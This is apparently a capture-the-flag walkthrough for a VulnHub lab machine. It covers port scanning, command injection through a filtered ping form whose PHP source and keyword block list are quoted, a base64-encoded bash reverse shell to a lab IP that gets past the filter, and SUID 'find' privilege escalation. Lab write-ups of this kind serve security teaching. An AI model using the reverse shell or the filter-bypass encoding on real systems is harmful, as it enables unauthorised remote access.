This room is from the vulnhub and can also be found on Proving Grounds Play. There is only one port open. The attack on the machine involved the following steps.
- Enumeration of HTTP with gobuster/feroxbuster
- Exploiting command injection
- Exploiting SUID binary for Priv Escalation
Let us start with the Nmap scan. I always start with an autorecon scan. The initial scan is as follows.
Nmap scan report for 10.0.0.6
Host is up, received arp-response (0.00039s latency).
Scanned at 2022-03-31 00:55:23 EDT for 8s
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 08:00:27:E3:70:4A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6

Uptime guess: 41.486 days (since Thu Feb 17 12:16:03 2022)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=254 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT     ADDRESS
1   0.39 ms 10.0.0.6
When going to the web portal there is a fakeadmin area, where we can perform some queries, But obviously, it is fake as looking at the source code. It does nothing but print ‘fake ping executed’.


Further enumeration and directory scan through gobuster( feroxbuster found it for me while running auto recon), a new directory is found superadmin. This is similar to the portal we found before, but this time it performs real ping requests.

I tried running a few other commands but it does not respond. I tried using ‘;’ and ‘&&’ to trick the command injection but failed. However, I succeeded in using the ‘||’ command. ‘||’ runs the second command if there is an error in the first command.
10.0.0a3 || id

But however, no matter what we try we cannot get the reverse shell. looking at the source code we can see there are many commands which are filtered/sanitized. superadmin.php file contents are below.
<?php
   if (isset($_POST['submitt']))
{
   	$word=array(";","&&","/","bin","&"," &&","ls","nc","dir","pwd");
   	$pinged=$_POST['pinger'];
   	$newStr = str_replace($word, "", $pinged);
   	if(strcmp($pinged, $newStr) == 0)
		{
		    $flag=1;
		}
       else
		{
		   $flag=0;
		}
}

if ($flag==1){
$outer=shell_exec("ping -c 3 $pinged");
echo "<pre>$outer</pre>";
}
?>
So we have to think of alternatives. We can base64 encode the command.
bash -i >& /dev/tcp/10.0.0.3/1337 0>&1
10.0.0.a||echo “YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjAuMy8xMzM3IDA+JjE=” | base64 -d | bash
We are successful to get the reverse shell.


After running [linpeas](https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS) script, I found an interesting SUID binary.

[gtfobins](https://gtfobins.github.io/gtfobins/find/#suid) has a one-line script for privilege escalation for `find.`

We got the root.